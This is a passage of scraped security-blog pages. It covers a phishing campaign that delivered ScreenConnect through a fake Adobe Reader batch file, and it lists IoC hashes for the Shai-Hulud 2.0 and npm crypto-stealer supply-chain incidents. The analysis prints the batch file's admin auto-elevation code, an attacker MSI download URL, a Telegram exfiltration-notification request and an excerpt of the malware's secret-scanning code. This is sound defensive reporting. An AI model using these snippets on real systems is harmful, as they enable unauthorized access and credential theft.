
Each folder contains an admin login page (e.g., http://23.27.26[.]74/cyb3rusr121/admin/login.php, urlscan.io mirror):

Figure 9: Admin login panel

We assess this is likely an older phishing management panel that is no longer actively used but remains accessible. We include it here for attribution purposes.

Attribution: “Cyb3rW4rrior”

The admin login page contains two notable references:

  • A Telegram channel: https://t[.]me/cyb3rtoolshub (appears relatively inactive)
  • The title: Cyb3rW4rrior

Searching for this login page hash on urlscan.io shows it has existed in a similar form since at least May 2023:

Figure 10: Historical occurrences of the login panel

Phishing logs in open directories

Some of the publicly accessible files on these servers contain raw phishing logs:

|----------| @cyb3rtoolshub |--------------|
[...]
|--------------- I N F O | I P -------------------|
IP: 142.111.135.188
Region: California
City: Los Angeles
Country: US
Time Zone: America/Los_Angeles
Hostname: 2400:8d60:2::1:745a:43c8
|--- http://www.geoiptool.com/?IP=2400:8d60:2::1:745a:43c8 ----
User Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
             (KHTML, like Gecko) Chrome/139.0.0.0 Safari/537.36
|----------- CrEaTeD bY CYB3RW4RRIOR --------------|


These logs reveal that the server infrastructure is likely configured or managed from IP address 142.111.135[.]188, a Windows server also hosted by evoxt:

Figure 11: Windows VM used for configuration

Phishing URL evolution

Based on urlscan.io data, the “cyb3rusr” URL pattern has been in use for approximately 11 months. The trailing number is periodically incremented. Recent phishing URLs from the last 30 days include:

signin.securedocsportal[.]com/cyb3rusr135
signin.projectdocshare[.]com/cyb3rusr136
signin.securedocsportal[.]com/cyb3rusr131
signin.secureloginfportals[.]com/cyb3rusr131
signin.docsview365[.]com/cyb3rusr124

Malware delivery

In addition to credential phishing, the attackers also deliver malware – primarily through the weaponized out-of-office replies set on compromised accounts. The malware delivery follows the same multi-hop redirect pattern as the phishing chain: a bubbleapps.io subdomain redirects through intermediate services to a malware download page.

Variant 1: ConnectWise ScreenConnect via fake Adobe Reader


One observed example uses the subdomain payroll-22421.bubbleapps[.]io, which redirects through Cloudflare to onlinefilesshare[.]click. This page presents a fake Adobe Reader update prompt, designed to trick the user into downloading a malicious file:

Figure 12: Fake Adobe Reader download page


Notably, the page performs user-agent filtering and only serves the payload to Windows users. Visitors on other platforms are shown an “Access Restricted” message:

Figure 13: Access restricted on non-Windows devices

The download is a ZIP archive named Adobe_Reader9232.zip, containing a single batch file: Adobe_Reader9232.bat.

Other known domains are:

  • onlinefilesview[.]help
  • onlinedocviews[.]click

Stage 1 – UAC bypass

The batch script first attempts to silently elevate to administrative privileges using a well-known PowerShell-based UAC “bypass”.

:: =========================================================
:: 1. AUTO-ELEVATE TO ADMIN (UAC PROMPT)
:: =========================================================
net session >nul 2>&1
if %errorlevel% neq 0 (
    :: Relaunch this BAT as admin
    powershell -NoProfile -ExecutionPolicy Bypass -Command ^
        "Start-Process -FilePath '%~f0' -Verb RunAs"
    exit /b
)

Stage 2 – MSI download and installation

Once elevated, the script downloads and silently installs an MSI package from:

https://admin.onlinekings[.]cyou/Bin/nhold3f5g67leul345ft6hhu0o7hw.ClientSetup.msi

This MSI is a ConnectWise ScreenConnect installer – a legitimate remote desktop tool being abused for unauthorized access. Extracting the installer reveals the attacker-controlled relay server in the config.system file:

relay.onlinekings[.]cyou:8041

This technique closely mirrors the attack pattern described in this Forcepoint analysis.

Variant 2: Direct MSI download with Telegram notification

A second variant skips the batch file stage entirely and hosts the MSI installer directly on a download page for immediate delivery.

The notable aspect of this variant is that it includes a Telegram bot integration that notifies the attackers whenever a victim visits the download page:

POST https://api.telegram.org/bot8574638959:AAF8UjcHD0y4MgrCJwTRReX8/sendMessage
{
    "chat_id": "60084114",
    "text": "New visitor on your site!\n\nURL: https://onlinefilesshare.click/\n
            Location: Unknown\nIP: XXX.XXX.XXX.XXX\n
            File: Adobe_Reader9232.zip\nTime: 2026-02-17 XX:XX:XX"
}

At the time of writing, this Telegram bot token has expired and is no longer functional.

Indicators of compromise (IoCs)

Network indicators

TypeIndicator
C2 Serverrelay.onlinekings[.]cyou
Download Serveradmin.onlinekings[.]cyou
Download Serveronlinefilesshare[.]click
Phishing Domainsignin.securedocsportal[.]com
Phishing Domainsignin.projectdocshare[.]com
Phishing Domainsignin.secureloginfportals[.]com
Phishing Domainsignin.docsview365[.]com
Download Serveronlinefilesview[.]help
Download Serveronlinedocviews[.]click
Phishing Server23.27.26[.]74
Phishing Server23.27.245[.]136
Phishing Server23.27.26[.]143
Phishing Server23.27.245[.]153
Redirect Servicemyqrcode[.]mobi
Infrastructure142.111.135[.]188
Attacker Access88.235.13[.]239
Telegram Channelt[.]me/cyb3rtoolshub
Telegram Bot Token8574638959:AAF8UjcHD0y4MgrCJwTRReX8
Telegram Chat ID60084114

File hashes (SHA-256)

FileHash
Adobe_Reader9232.zip3C303D0AFF87C6C1EA746DC78A091B658C45836AECDA43722814DF4BA37D31C4
Adobe_Reader9232.batCDC811F7EF5045E02C0331B12585E4571B0DD38239EEBE07FDD6624570860874
nhold3f5g67leul345ft6hhu0o7hw.ClientSetup.msi53f58a17625c242f93609dcf96c7c4a5ddf4c5166351fd28db3a6f2ed58dea92

Further blog articles

Forensic

Analysis of a credential-stealer malware campaign – Part 1

May 20, 2026 – In March 2026, cirosec identified an ongoing malware campaign targeting developers, IT professionals, and power users who rely on popular open-source and productivity tools. The campaign is only accessible using the Bing search engine. Once executed, the malware exfiltrates browser credential stores, cryptocurrency wallet data, authentication tokens, VPN and SSH configurations, and sensitive documents.

Author: Colin Glätzer, Konrad Weyhing, Felix Friedberger

Mehr Infos »
Forensic

A collection of Shai-Hulud 2.0 IoCs

November 26, 2025 – Regarding the Node Package Manager (npm) supply chain attack that started November 21, 2025, and affected thousands of packages, we have collected and identified corresponding hashes to make them publicly available in one single place for easier access.

Author: Niklas Vömel, Felix Friedberger

Mehr Infos »
Forensic

IOCs of the npm crypto stealer supply chain incident

September 25, 2025 – Regarding the Node Package Manager (npm) supply chain attack that started September 8, 2025, and affected 27 packages, we have collected and identified corresponding hashes to make them publicly available in one single place for easier access.

Author: Niklas Vömel

Mehr Infos »
Do you want to protect your systems? Feel free to get in touch with us.

A collection of Shai-Hulud 2.0 IoCs

Search

A collection of Shai-Hulud 2.0 IoCs

November 26, 2025

A collection of IoCs regarding the Shai-Hulud 2.0 npm supply chain incident

Regarding the Node Package Manager (npm) supply chain attack that started November 21, 2025, and affected over a thousands of packages, we have collected and identified corresponding hashes to make them publicly available in one single place for easier access.

To achieve the greatest possible coverage, we compared the file hashes of the package versions mentioned by Helixguard with those of the predecessor versions to identify the files containing malicious payloads. We determined the bun_environment.js and the setup_bun.js files to be the most relevant. Two different versions of the bun_environment.js file were encountered.
We have uploaded the relevant files to Malware Bazaar.

Analysis of the two different bun_environment.js files

After processing the two bun_environment.js files, we identified the following differences:
– Some single quotes were changed to double quotes and vice versa
– All variables were renamed
– The file with the hash prefix f099 contains a single line more than the other file

The additional code line of the file with the hash prefix f099 is as follows:

        let _44494 = '';
       let _44495 = '';
       return new Promise((_44496, _44497) => {
           let _44498 = Bun.spawn([this.binaryPath, ..._44492], {
               'cwd': this.config.workingDirectory,
               'stdout': "pipe",
               'stderr': "pipe"
           });
           let _44499 = setTimeout(() => {
               _44498.kill();
               _44497(Error("Trufflehog execution timed out after " + this.config.timeout + 'ms'));
           }, this.config.timeout);
           if (_44498.stdout) {
               _44498.stdout.pipeTo(new WritableStream({
                   'write'(_44500) {
                       _44494 += new TextDecoder().decode(_44500);
                   }
               }));
           }
           if (_44498.stderr) {
               _44498.stderr.pipeTo(new WritableStream({

Niklas Vömel

Consultant

Category
Date
Navigation

IoCs

SHA256 hashPackage
a3894003ad1d293ba96d77881ccd2071446dc3f65f434669b49b3da92421901aSetup_bun.js
f099c5d9ec417d4445a0328ac0ada9cde79fc37410914103ae9c609cbc0ee068bun_environment.js
62ee164b9b306250c1172583f138c9614139264f889fa99614903c12755468d0bun_environment.js

Additional resources

We used the following three resources for reference:
https://www.wiz.io/blog/shai-hulud-2-0-ongoing-supply-chain-attack
https://helixguard.ai/blog/malicious-sha1hulud-2025-11-24
https://about.gitlab.com/blog/gitlab-discovers-widespread-npm-supply-chain-attack/

Further blog articles

Forensic

Analysis of a credential-stealer malware campaign – Part 1

May 20, 2026 – In March 2026, cirosec identified an ongoing malware campaign targeting developers, IT professionals, and power users who rely on popular open-source and productivity tools. The campaign is only accessible using the Bing search engine. Once executed, the malware exfiltrates browser credential stores, cryptocurrency wallet data, authentication tokens, VPN and SSH configurations, and sensitive documents.

Author: Colin Glätzer, Konrad Weyhing, Felix Friedberger

Mehr Infos »
Red Teaming

Windows Instrumen­tation Call­backs – Part 4

February 10, 2026 – In this blog post we will cover ICs from a more theoretical standpoint. Mainly restrictions on unsetting them, how set ICs can be detected and how new ones can be prevented from being set. Spoiler: this is not entirely possible.

Author: Lino Facco

Mehr Infos »
Reverse Engineering

Windows Instrumen­tation Call­backs – Part 3

January 28, 2026 – In this third part of the blog series, you will learn how to inject shellcode into processes with ICs as an execution mechanism without creating any new threads for your payload and without installing a vectored exception handler.

Author: Lino Facco

Mehr Infos »
Command-and-Control

Beacon Object Files for Mythic – Part 3

December 4, 2025 – This is the third post in a series of blog posts on how we implemented support for Beacon Object Files (BOFs) into our own command and control (C2) beacon using the Mythic framework. In this final post, we will provide insights into the development of our BOF loader as implemented in our Mythic beacon. We will demonstrate how we used the experimental Mythic Forge to circumvent the dependency on Aggressor Script – a challenge that other C2 frameworks were unable to resolve this easily.

Author: Leon Schmidt

Mehr Infos »
Command-and-Control

Beacon Object Files for Mythic – Part 2

November 27, 2025 – This is the second post in a series of blog posts on how we implemented support for Beacon Object Files (BOFs) into our own command and control (C2) beacon using the Mythic framework. In this second post, we will present some concrete BOF implementations to show how they are used in the wild and how powerful they can be.

Author: Leon Schmidt

Mehr Infos »
Forensic

A collection of Shai-Hulud 2.0 IoCs

November 26, 2025 – Regarding the Node Package Manager (npm) supply chain attack that started November 21, 2025, and affected thousands of packages, we have collected and identified corresponding hashes to make them publicly available in one single place for easier access.

Author: Niklas Vömel, Felix Friedberger

Mehr Infos »
Command-and-Control

Beacon Object Files for Mythic – Part 1

November 19, 2025 – This is the first post in a series of blog posts on how we implemented support for Beacon Object Files into our own command and control (C2) beacon using the Mythic framework. In this first post, we will take a look at what Beacon Object Files are, how they work and why they are valuable to us.

Author: Leon Schmidt

Mehr Infos »
Do you want to protect your systems? Feel free to get in touch with us.

IOCs of the npm crypto stealer supply chain incident

Search

IOCs of the npm crypto stealer supply chain incident

September 25, 2025

A collection of IOCs regarding the npm crypto stealer supply chain incident

Regarding the Node Package Manager (npm) supply chain attack that started September 8, 2025, and affected 27 packages, we have collected and identified corresponding hashes to make them publicly available in one single place for easier access.

This blogpost exclusively relates to the Qix npm account compromise and the following compromise of multiple npm packets with a crypto stealer. It does explicitly not cover the more recent incident with an “npm worm” referred to as “Shai-Hulud”.

The following packages and versions were affected by the crypto stealer:

Niklas Vömel

Consultant

Category
Date
Package namePackage versionVulnerability identifier
@coveops/abi2.0.1MAL-2025-47025
@duckdb/duckdb-wasm1.29.2CVE-2025-59037
@duckdb/node-api1.3.3CVE-2025-59037
@duckdb/node-bindings1.3.3CVE-2025-59037
ansi-regex6.2.1GHSA-jvhh-2m83-6w29
ansi-styles6.2.2GHSA-p5rr-crjh-x7gr
backslash0.2.1GHSA-m2xf-jp99-f298
chalk5.6.1GHSA-2v46-p5h4-248w
chalk-template1.1.1GHSA-3jjr-pvq7-4jq5
color5.0.1GHSA-j8fv-6x8p-p766
color-convert3.1.1GHSA-ch7m-m9rf-8gvv
color-name2.0.1GHSA-m99c-cfww-cxqx
color-string2.1.1GHSA-3q87-f72r-3gm6
debug4.4.2GHSA-8mgj-vmr8-frr6
duckdb1.3.3CVE-2025-59037
error-ex1.3.3GHSA-5g7q-qh7p-jjvm
has-ansi6.0.1GHSA-jff9-gjh4-j359
is-arrayish0.3.3GHSA-hfm8-9jrf-7g9w
prebid-universal-creative1.17.3CVE-2025-59039
prebid.js10.9.2CVE-2025-59038
proto-tinker-wc0.1.87GHSA-h9m7-rmhq-pfgr
simple-swizzle0.2.3GHSA-wwpx-h6g5-c7x6
slice-ansi7.1.1GHSA-9xjj-cmqc-578p
strip-ansi7.1.1GHSA-vfjc-p7x3-q864
supports-color10.2.1GHSA-pj3j-3w3f-j752
supports-hyperlinks4.1.1GHSA-hggr-35mp-qcxg
wrap-ansi9.0.1GHSA-2rv4-jp6r-xgq7

While there are different writeups available, e.g. from Socket.dev, Aikido and Yara rules by Nextron Systems (Florian Roth), our experience shows that in most enterprise environments the easiest IoCs to hunt for are file hashes.
The few file hashes we were able to find online were spread across multiple platforms and didn’t include some of the file hashes we observed ourselves.

To achieve the greatest possible coverage, we compared the file hashes of the affected package versions with those of the predecessor versions to identify the files containing malicious payloads. After processing the files by actual relevance, we were left with the following list. We have uploaded the relevant files to Malware Bazaar.

We were unable to acquire the relevant files or their hashes of the packages color and @duckdb/duckdb-wasm.

IoCs

SHA256 hash Package
18c89177e52fa9b220d2a31d8b6cc600fc33c04ff6226d33baf2ef44abb0b958 @coveops/abi 2.0.1
cebbe1b84b450d66a10d9371273f4367a895d26be47e23b762647752e670b2a0 @coveops/abi 2.0.1
40efffba1cb3f5ca47e583f8f9a91d0684f11926b776bfbce1125d19c7b7e7d4 @duckdb/node-api 1.3.3
e54bae5d609ecfb6a9a3058bd4ac5553e672c054cca9dff50c24085ea911cf75 @duckdb/node-bindings 1.3.3
5da2e940ce5288dfe73deca2723544c19ce4e3dc8fe32880801c6675de12db0a ansi-regex 6.2.1
754722fa3fd7f8cd1ae5196656aa6d71d59e0915321f3da949652988f6920730 ansi-styles 6.2.2
30700331b6b08d5b6d8988af52a6ed20527a091b8f52d79ec1f2a8f9cea24657 backslash 0.2.1
d2b4a2ff532ff6d8f5213688324f1b69833efb13dc80d52692dae098f89371d8 chalk 5.6.1
4b2695e6ce5ecc24d1fb37e987ce844d7f5272d835913520096ab790bbdc9784 chalk-template 1.1.1
eefdc0454900e29788d29cdc919bc5eff37c7a936e49547518e3e14d31a1a4f8 color-convert 3.1.1
a6a1cd72fbdc883b69cd988b43e6ef836f3517c3f2903ce34b48517d164cd70d color-name 2.0.1
e8731a1fc574e511430b0a6dd01d28af2ec9528259f2a7d4d7a657af5b741c67 color-string 2.1.1
487eb25ee3da4b0c4a908be416bba551745eae20a9330e24c90daed0da2e42fa Debug 4.4.2
c2c292e6f8c31f83aed83de5568b2c549fee262402f425f6dc4f4d9e89d8f4f2 duckdb 1.3.3
84d70ba88af8790ef4943483aa198cae9e25f0be5ba878680856880ebd4240de duckdb 1.3.3
72035ac827454c84ce20919657fc49e0b49b19e00c2c627602bef77e28e64a13 error-ex 1.3.3
d2f01e17c87592838a207573db0cd475fbe70b7e3cc2bf8fb569444c47a64d74 has-ansi 6.0.1
161e91905f68da8aea108c6271936b732cc30668ad6177384b37025358fe2075 is-arrayish 0.3.3
731bc7673eb9f4809c8aa77499cac6c99db4e88e001ac06bdd59bd91f8111d50 prebid-universal-creative 1.17.3
2de3f3082395f9893b560f8260b09c2e43d5f875f41e7c10283f2afc079c5f41 prebid-universal-creative 1.17.3
99f72619c8c924b2696017b357af058e16d8c529d0e7f15841f017b385e577a1 prebid-universal-creative 1.17.3
3d0bfd9691dba156a71430d27b0220156af53c46fbcdb6887c0ae59e59561378 prebid-universal-creative 1.17.3
a453d224e7c31d9b40d46dde384f07317b3deae4ecdf9c62e7563c4c4b644023 prebid-universal-creative 1.17.3
a80f9d6010a8e930c7f99ec1c5141f953c018bb49d69f8073b21c0e2dbeb0eac prebid-universal-creative 1.17.3
88e8a47a09b2f25b1fde9a73b07d3e6569f4715c043fcd9ab756c3d2b67a832d prebid-universal-creative 1.17.3
63824e74362561e82443c754c17a602678d1ae098f47b3a02a410479f6c93f2a prebid-universal-creative 1.17.3
90ab5cce6a913c09f6c5265841de0779a63294b0631f93ed6b9a7246286e84c7 prebid.js 10.9.2
24840c7023e40e10257e4af39edc08947662e71c40fffc1aba2a4940c588ba7f prebid.js 10.9.2
d246ac0d3100182ed57e71437a26059b4debe43b4ab4c7efdf5aadf6cf935144 prebid.js 10.9.2
49dc8da16de89b42f9e149a964f8a4c574444a9e9ab407e221d640bf05988542 proto-tinker-wc 0.1.87
3dcacdcab1bd77924095b859a6074f79a505b2d29aa746003f73a876d04392a6 proto-tinker-wc 0.1.87
1cc9053d62745b5e4c1ef0f60947ed83576d3d203ca2a58aef9d0a20e988a134 proto-tinker-wc 0.1.87
2aaad37067814cc197efae927d81d0d98f218d9328959417f8d12764969f7d59 proto-tinker-wc 0.1.87
ee60d51f79f5bbed20976b66cd89777c6834a96c538419964b439102e678cde7 simple-swizzle 0.2.3
3a46b0cbc0e0e511f4b934bcdd31873aa99cbda46888021b1b1bf4094a7ce0d5 slice-ansi 7.1.1
587e834e3c25c8344adda2d94608759de0783230c5204d8806e1142b9128ee74 strip-ansi 7.1.1
2fb265403fcb35669fff4690a2b8aae8f359bed3b7eec9ed9a4bd1a23229d663 supports-color 10.2.1
a0691bee000dff602387c291db332954a414f86b7e1847e3852269a464b9f4c2 supports-color 10.2.1
19020c7ce1964761eab25e3d6e42f7e7bc5139dbb884dc65dd6c9760e3131419 wrap-ansi 9.0.1
06bf0057348d26021606941eee7338b85896f88eab3766312fa7605ac14d0f2b supports-hyperlinks 4.1.1

If you are interested in a deeper technical analysis or the related crypto addresses, take a look at the following blogpost by socket.dev: https://socket.dev/blog/npm-author-qix-compromised-in-major-supply-chain-attack.

Further blog articles

Blog

Loader Dev. 4 – AMSI and ETW

April 30, 2024 – In the last post, we discussed how we can get rid of any hooks placed into our process by an EDR solution. However, there are also other mechanisms provided by Windows, which could help to detect our payload. Two of these are ETW and AMSI.

Author: Kolja Grassmann

Mehr Infos »
Blog

Loader Dev. 1 – Basics

February 10, 2024 – This is the first post in a series of posts that will cover the development of a loader for evading AV and EDR solutions.

Author: Kolja Grassmann

Mehr Infos »
Do you want to protect your systems? Feel free to get in touch with us.
Search
Search